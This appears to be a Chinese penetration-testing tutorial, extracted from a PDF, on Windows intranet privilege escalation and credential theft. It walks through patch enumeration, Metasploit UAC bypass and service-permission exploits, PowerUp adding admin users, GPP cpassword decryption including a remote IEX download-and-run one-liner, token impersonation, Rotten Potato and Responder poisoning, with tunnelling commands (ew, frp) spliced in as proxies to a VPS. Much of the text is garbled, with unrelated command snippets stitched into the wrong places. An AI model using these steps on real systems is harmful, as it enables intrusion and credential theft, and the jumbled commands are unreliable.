在内网中，往往所有主机打补丁的情况都是相似的，因此在拿下一台主机权限后，可以通过查看当前主机打补丁的情况，从而找到漏洞利用点，进而进行接下来的横向、提权等操作。

1、手工发现缺失补丁

systeminfo

直接运行 systeminfo 命令，在「修补程序」（英文：Hotfix(s)）处可以看到已安装的补丁。

none

VPS --》内网主机A --》内网主机B --》内网资源

wmic

运行以下命令，同样可以看到当前系统打补丁的情况，显示的信息比 systeminfo 更详细直观。

none

```
ew -s lcx_listen -l 1080 -e 4444
```

none

```
> ./ew_for_linux64 -s lcx_listen -l 1080 -e 4444rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:4444init cmd_serv
```



```
er_for_rc herestart listen port here
```

知道了系统安装了哪些补丁，也就能反推出系统可能存在的漏洞了。

2、自动发现缺失补丁

Sherlock 脚本

Sherlock 是一个在 Windows 下能够快速发现目标系统可能存在可被用于提权的漏洞的 PowerShell 脚本。

Sherlock 项目地址：<https://github.com/rasta-mouse/Sherlock>

导入脚本

none

```
ew -s ssocksd -l 5555
```

Sherlock 命令

none

```
> .\ew_for_Win.exe -s ssocksd -l 5555
```

Metasploit

在已经获取到目标会话后，比如这里的会话 Seesion ID 为 1，使用 post/windows/gather/enum_patches 模块可直接

查看当前系统补丁信息

且自三朋余统作个信息。

none

```
ew -s lcx_slave -d vps_ip -e 4444 -f hostB_ip -g 5555
```

或者使用 MSF 发现目标可用提权漏洞，然后进行提权

首先查看下当前会话权限

none

```
> ./ew_for_linux64 -s lcx_slave -d 172.16.214.1 -e 4444 -f 192.168.7.110 -g 5555lcx_slave 172.16.214.1:4444 <--[10000 usec]--> 192.168.7.110:5555
```

可以看到当前权限为 Medium Mandatory Level，即普通权限

我们使用 post/multi/recon/local_exploit_suggester 模块检测下当前系统可利用的提权漏洞

none

VPS --》内网主机 A --》内网主机 B --》内网主机 C

可以看到提示存在 exploit/windows/local/bypassuac_eventvwr 模块可被利用

none

```
ew -s rcsocks -l 1080 -e 4444
```

可以看到，使用 exploit/windows/local/bypassuac_eventwvr 模块直接将目标权限提升到了 High Mandatory Level，即管理员权限，这里可以说 MSF 很方便了。

wesng

wesng 被称为 Windows Exploit Suggester 的下一代，wesng 和 Windows Exploit Suggester 的使用方法基本一致，但 wesng 所支持的操作系统更丰富，不过实测 wesng 还未支持 Windows 11 『手动狗头』

wesng 的安装方法也很简单

none

```
> ./ew_for_linux64 -s rcsocks -l 1080 -e 4444rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:4444init cmd_server_  
for_rc herestart listen port here
```

使用起来也很简单，直接在目标主机上运行以下命令，将 systeminfo 的信息保存到 txt 中。

none

```
ew -s lcx_slave -d vps_ip -e 4444 -f hostB_ip -g 5555
```

直接使用 wesng 即可

none

```
> ./ew_for_linux64 -s lcx_slave -d 172.16.214.1 -e 4444 -f 192.168.7.110 -g 5555 lcx_slave 172.16.214.1:4444 <--[100000 usec]--> 192.168.7.110:5555
```

```
© python wes.py info.txt
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 20H2 for x64-based Systems
    - Generation: 10
    - Build: 19043
    - Version: 20H2
    - Architecture: x64-based
    - Installed hotfixes (7): KB5003254, KB5003537, KB4562830, KB4580325, KB5000736, KB5003637,
[+] Loading definitions
    - Creation date of definitions: 20210705
[+] Determining missing patches
[+] Found vulnerabilities

Date: 20210216
CVE: CVE-2021-24111
KB: KB4601050
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 20H2 for x64-based Systems
Affected component: Issuing CNA
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20210216
CVE: CVE-2021-24111
```

```
KB: KB4601050
Title: .NET Framework Denial of Service Vulnerability
Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 20H2 for x64-based Systems
Affected component: Issuing CNA
Severity: Important
Impact: Denial of Service
Exploit: n/a

[+] Missing patches: 1
  - KB4601050: patches 2 vulnerabilities
[+] KB with the most recent release date
  - ID: KB4601050
  - Release date: 20210216

[+] Done. Displaying 2 of the 2 vulnerabilities found.
```

使用 wesng 可以直接看到目标主机可能存在的 CVE 漏洞，从而便于我们有针对性的利用这些漏洞。

PowerUp

PowerUp 可以用来寻找目标中权限配置不当的服务，下载地址：

<https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerUp/PowerUp.ps1>

在 PowerShell 中导入并执行脚本

none

```
ew -s lcx_listen -l 5555 -e 6666
```

如果 PowerShell 由于处在受限模式以至于无法导入脚本，可以使用以下命令绕过。

none

```
> .\ew_for_Win.exe -s lcx_listen -l 5555 -e 6666  
rcsocks 0.0.0.0:5555 <--[10000 usec]--> 0.0.0.0:6666  
init cmd_server_for_rc here  
start listen port here
```

none

```
ew -s rsocks -d 192.168.7.110 -e 6666
```

由于结果可能比较长，因此也可以将其保存到 txt 文件里，方便查看

none

```
> .\ew_for_Win.exe -s rsocks -d 192.168.7.110 -e 6666  
rsocks 192.168.7.110:6666 <--[10000 usec]--> socks server
```

从检查的结果可以看出 MongoDB 服务存在漏洞，利用 Install-ServiceBinary 模块，通过 PowerUp 利用该处权限配置不当添加管理员用户。

none

```
[common]bind_port = 4444
```

none

```
frps -c frps.ini
```

重启系统，查看用户，发现 test 已经被添加到管理员组了。

none

```
> ./frps -c frps.ini2021/06/09 03:45:03 [I] [root.go:200] frps uses config file: frps.ini2021/06/09 03:45:03 [I]
[service.go:192] frps tcp listen on 0.0.0.0:44442021/06/09 03:45:03 [I] [root.go:209] frps started successfully
```

Metasploit

在 MSF 中，先看下已上线主机的权限

none

```
[common]# 服务端 IPserver_addr = vps_ip# 服务端端口server_port = 4444[rdp]type = tcplocal_ip = 127.0.0.1local_port =
3389# 连接 vps 的端口remote_port = 3389
```

MSF 中对应服务权限配置不当的利用模块是 `exploit/windows/local/service_permissions`

利用步骤如下：


none

```
> .\frpc.exe -c frpc.ini2021/06/09 15:50:29 [I] [service.go:304] [72904e8037a7fdf8] login to server success, get
run id [72904e8037a7fdf8], server udp port [0]2021/06/09 15:50:29 [I] [proxy_manager.go:144] [72904e8037a7fdf8]
proxy added: [rdp]2021/06/09 15:50:29 [I] [control.go:180] [72904e8037a7fdf8] [rdp] start proxy success
```

```
msf6 exploit(windows/local/service_permissions) > run

[*] Started reverse TCP handler on 192.168.7.1:4444
[*] Trying to add a new service...
[*] Created service... JIQfAA
[*] Sending stage (175174 bytes) to 192.168.7.105
[+] Service should be started! Enjoy your new SYSTEM meter
[*] Meterpreter session 4 opened (192.168.7.1:4444 -> 192.

meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

可以看到会话直接被提升到了 SYSTEM 权限。

0、前言

SYSVOL 是活动目录里的一个用于存储域公共文件服务器副本的共享文件夹，在域中的所有域控之间进行复制，SYSVOL 在所有经过身份验证的域用户或者域信任用户具有读权限的活动目录域范围内共享，所有的域策略均存放在


C:\Windows\SYSVOL\DOMAIN\Policies\ 目录中。

管理员在域中新建一个组策略后，系统会自动在 SYSVOL 目录中生成一个 XML 文件。

该文件中保存了该组策略更新后的密码，该密码使用 AES-256 算法，但 2012 年微软公布了该密码的私钥，也就是说任何人都可以对其进行解密。

1、查找包含 cpassword 的 XML 文件

浏览 SYSVOL 文件夹，手动查找包含 cpassword 的 XML 文件



```

cpassword="Wdke...Y0" changeLogon="(
acctDisabled="0" userName=... />
</User>
- <User clsid="{D...98BA1D1}" name="klion" image="0"
uid="{60DDAC...9D5}">
<Properties action="C" fullName="Demo User" description="Demo User"
cpassword="jht...0k" changeLogon="0"
acctDisabled="0" userName="..." />
</User>

```

或者使用 findstr 自动搜索包含 cpassword 的 XML 文件

none

[common]bind_port = 4444# 客户端认证 tokentoken = 123456# 设置 frps 仪表盘端口、账号和密码，实战中用处貌似不大，但如果设置一定要设置强密码dashboard_port = 8000dashboard_user = admindashboard_pwd = password

```

C:\Windows\SYSUOL>findstr /s /i "cpassword" C:\Windows\SYSUOL\*.xml
C:\Windows\SYSUOL\domain\Policies\{F...
12...26)
20...-E8
ADM' cpassword="Wdkeu1drbxqPJm7YAtPt
serName=
C:\Windows\SYSUOL\domain\Policies\{E92

```

2、解密 cpassword 密文

python 脚本

GetProcAddress.py 下载地址:

<https://teamssix.com/211027-163641.html>

GppPrefdecrypt.py | 下载地址:

<https://raw.githubusercontent.com/leonteale/pentestpackage/master/Gppprefdecrypt.py>

none

```
frps -c frps.ini
```

```
└─[$]> python2.7 Gppprefdecrypt.py Wdkeu1drbxqPJm7YAtPtWbtyzcq088hJUBDD2eseoY0  
Pwd12345
```

PowerShell 脚本

PowerSploit 项目中提供了 Get-GPPPassword.ps1 脚本。

脚本下载地址: <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1>

直接远程下载脚本执行:

none

```
./frps -c frps.ini2021/06/09 04:06:34 [I] [root.go:200] frps uses config file: frps.ini2021/06/09 04:06:35 [I] [s  
ervice.go:192] frps tcp listen on 0.0.0.0:44442021/06/09 04:06:35 [I] [service.go:294] Dashboard listen on 0.0.0.  
0:80802021/06/09 04:06:35 [I] [root.go:209] frps started successfully
```

如果无法下载可以使用 github 代理

none

[common]`server_addr = vps_ip``server_port = 4444`

客户端认证 token, 需要和服务端 token 保持一致

`token = 123456`

启用加密, 防止流量被拦截

`use_encryption = true`

启用压缩, 提升流量转发速度

`use_compression = true`**[socks5]**`type = tcp`

连接 vps 的端口

`remote_port = 1080``plugin = socks5`

```
C:\>PowerShell.exe -Exec Bypass -C "IEX(New-Object Net.WebClient).DownloadString('https://ghproxy.com/https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1');Get-GPPPassword"
WARNING: [Get-GPPInnerField] Error parsing file '' : Cannot bind argument to parameter 'Path' because it is null.

UserName : ██████████
NewName  : [BLANK]
Password : Pwd12345
Changed  : 2020-02-23 12:55:13
File     : \\TEAMSSIX.COM\SYSTEM\teamssix.com\Policies\{██████████-██████████-██████████-██████████}\User\Preferences\Groups\Group
          s.xml
NodeName : Groups
Cpassword : Wdkeu1drbxqPJm7YAtPtWbtyzcq088hJUBDD2eseoY0
UserName : ██████████
NewName  : [BLANK]
Password : 9bc12345
```

```
Changed : 2020-02-23 12:55:49
File : \\TEAMSSIX.COM\SYSVOL\teamssix.com\Policies\{F5...}\User\Preferences\Groups\Group
      s.xml
NodeName : Groups
Cpassword : jh09kN+cc6X1jYUx5ZLQ0zJ7PrCU3R8rAJKT47qzE0k
```

或者下载到本地，执行也行

none

```
frpc -c frpc.ini
```

如果 PowerShell 由于处在受限模式以至于无法导入脚本，可以使用以下命令绕过。

none

```
> .\frpc.exe -c frpc.ini
2021/06/09 16:11:21 [I] [service.go:304] [ee7ad330ab4e6036] login to server success, get run id [ee7ad330ab4e6036], server udp port [0]
2021/06/09 16:11:21 [I] [proxy_manager.go:144] [ee7ad330ab4e6036] proxy added: [socks5]
2021/06/09 16:11:21 [I] [control.go:180] [ee7ad330ab4e6036] [socks5] start proxy success
```

MSF

使用 post/windows/gather/credentials/gpp 模块也可以

none

```
tar -zxvf linux amd64 server tar.gz /tmp/install
```

```
msf6 exploit(multi/handler) > use post/windows/gather/credentials/gpp
msf6 post(windows/gather/credentials/gpp) > set session 1
session => 1
msf6 post(windows/gather/credentials/gpp) > run

[*] Checking for group policy history objects...
[-] Error accessing C:\ProgramData\Microsoft\Group Policy\History : sto
[*] Checking for SYSVOL locally...
[+] SYSVOL Group Policy Files found locally
[*] Enumerating Domains on the Network...
[*] Retrieved Domain(s) TEAMSSIX from network
[*] Enumerating DCs for TEAMSSIX on the network...
[+] DC Found: DC
[*] Searching for Policy Share on DC...
[+] Found Policy Share on DC
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\Windows\SYSVOL\systvol\teamssix.com\Policies\{F9210
[+] Group Policy Credential Info
=====

Name      Value
----      -
TYPE      Groups.xml
USERNAME   ████████
PASSWORD   Pwd12345
DOMAIN CONTROLLER  SYCVOL
```



```
DOMAIN CONTROLLER SYSVOL
DOMAIN teamssix.com
CHANGED 2020-02-23 12:55:13
NEVER_EXPIRES? 1
DISABLED 0
NAME T^

[+] Group Policy Credential Info
=====

Name Value
----
TYPE Groups.xml
USERNAME 
PASSWORD Abc12345
DOMAIN CONTROLLER SYSVOL
DOMAIN teamssix.com
CHANGED 2020-02-23 12:55:49
NEVER_EXPIRES? 1
DISABLED 0
NAME T^
```

0、前言

令牌（Token）是指系统中的临时密钥，相当于账户和密码，有了令牌就可以在不知道密码的情况下访问目标相关资源

了，这些令牌将持续存在于系统中，除非系统重新启动。

1、MSF

在获取到 Meterpreter Shell 后，使用以下命令获取令牌

none

```
nps start
```

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter> list_tokens -u
[-] Warning: Not currently running as SYSTEM,
           Call rev2self if primary process

Delegation Tokens Available
=====
METASPLOITABLE3\vagrant
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
```

```
=====
No tokens available

meterpreter > getuid
Server username: METASPLOITABLE3\vagrant
meterpreter > |
```

这里有两种令牌，一个是 Delegation Tokens 即授权令牌，还有一种是 Impersonation Tokens 即模拟令牌。前者支持交互式登录比如远程桌面，后者支持非交互的会话。

令牌获取的数量取决于获取到 Shell 的权限等级。

如果已经获取到了 SYSTEM 权限的令牌，那么攻击者就可以伪造这个令牌，拥有对应的权限。

none

```
$PEBytes = [System.IO.File]::ReadAllBytes("fscan.exe")
$Base64Payload = [System.Convert]::ToBase64String($PEBytes)
Set-Content fscan_base64.txt -Value $Base64Payload
```


```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1576 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

C:\windows\system32>

可以看到我们已经通过伪造 SYSTEM 的令牌拿到 SYSTEM 权限了。

不过值得注意的是，如果不加双引号，\ 需要改成 `\\` 才行，个人猜测可能是因为 \ 被当做转义字符处理的原因。




```
meterpreter > impersonate_token METASPLOITABLE3\vagrant
[-] User token METASPLOITABLE3\vagrant not found
meterpreter > impersonate_token METASPLOITABLE3\\vagrant
[+] Delegation token available
[+] Successfully impersonated user METASPLOITABLE3\vagrant
```

2、Rotten Potato 本地提权

Rotten Potato 直译过来就烂土豆的意思，如果目标中存在有效的令牌，就可以通过 Rotten Potato 模拟用户令牌实现提权。

Rotten Potato 项目地址：<https://github.com/breenmachine/RottenPotatoNG>

运行 RottenPotato.exe 直接弹出 SYSTEM 权限的 CMD 窗口，不需要用到 MSF。



The image shows two side-by-side terminal windows. The left window displays the execution of RottenPotato.exe, showing a series of COM and RPC messages with byte counts, followed by the command 'Running C:\Windows\System32\cmd.exe with args' and authentication details. The right window shows the resulting SYSTEM shell, with the title bar 'Administrator: C:\Windows\System32\cmd.exe' and the command prompt displaying 'C:\Windows\system32>whoami' and 'nt authority\system'.

```
C:\Users\vagrant\Desktop>RottenPotato.exe
COM -> bytes received: 116
RPC -> bytes Sent: 116
RPC -> bytes received: 84
COM -> bytes sent: 84
COM -> bytes received: 24
RPC -> bytes Sent: 24
RPC -> bytes received: 160
COM -> bytes sent: 160
COM -> bytes received: 144
RPC -> bytes Sent: 144
RPC -> bytes received: 306
COM -> bytes sent: 306
COM -> bytes received: 158
RPC -> bytes Sent: 158
RPC -> bytes received: 56
COM -> bytes sent: 56
Running C:\Windows\System32\cmd.exe with args
Auth result: 0
Return code: 0
Last error: 0
C:\Users\vagrant\Desktop>
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```

0、前言

如果已经进入目标网络，但是没有获得凭证，可以使用 LLMNR 和 NetBIOS 欺骗攻击对目标进行无凭证条件下的权限

获取

1、基本概念

LLMNR

本地链路多播名称解析（LLMNR）是一种域名系统数据包格式，当局域网中的 DNS 服务器不可用时，DNS 客户端就会使用 LLMNR 解析本地网段中机器的名称，直到 DNS 服务器恢复正常为止。

从 Windows Vista 开始支持 LLMNR，Linux 系统也通过 systemd 实现了此协议，同时 LLMNR 也支持 IPv6。

NetBIOS

NetBIOS 协议是由 IBM 公司开发，主要用于数十台计算机的小型局域网，根据 NetBIOS 协议广播获得计算机名称，并将其解析成相应的 IP 地址。

从 Windows NT 以后版本的所有操作系统中都可以使用 NetBIOS，不过 NetBIOS 不支持 IPv6。

NetBIOS 提供的三种服务：

```
$Base64Bytes = Get-Content ("fscan_base64.txt")$PEBytes= [System.Convert]::FromBase64String($Base64Bytes)[System.IO.File]::WriteAllBytes("fscan_base64.exe",$PEBytes)
```

Net-NTLM Hash

NTLM 即 NT LAN Manager，NTLM 是指 telnet 的一种验证身份方式，即问询 / 应答协议，是 Windows NT 早期版本的标准安全协议。

Net-NTLM Hash 不同于 NTLM Hash，NTLM Hash 是 Windows 登录密码的 Hash 值，可以在 Windows 系统的 SAM 文件或者域控的 NTDS.dit 文件中提取出来，NTLM Hash 支持哈希传递攻击。

Net-NTLM Hash 是网络环境下 NTLM 认证的 Hash，使用 Responder 抓取的通常就是 Net-NTLM Hash，该 Hash 不能进行哈希传递，但可用于 NTLM 中继攻击或者使用 Hashcat 等工具碰撞出明文进行横向。

2、利用

Responder 是一款使用 Python 编写用于毒化 LLMNR 和 NBT-NS 请求的一款工具。

假设我们已连接到 Windows Active Directory 环境，当网络上的设备尝试用 LLMNR 和 NBT-NS（NetBIOS 名称服务）请求来解析目标机器时，Responder 就会伪装成目标机器。

当受害者机器尝试登陆攻击者机器，Responder 就可以获取受害者机器用户的 Net-NTLM 哈希值。

Responder 项目地址：<https://github.com/lgandx/Responder>


Responder 不支持 Windows，这里使用 Kali 进行演示。

Responder 开启监听，-I 指定网卡，这里 eth1 的 IP 为 192.168.7.65

none

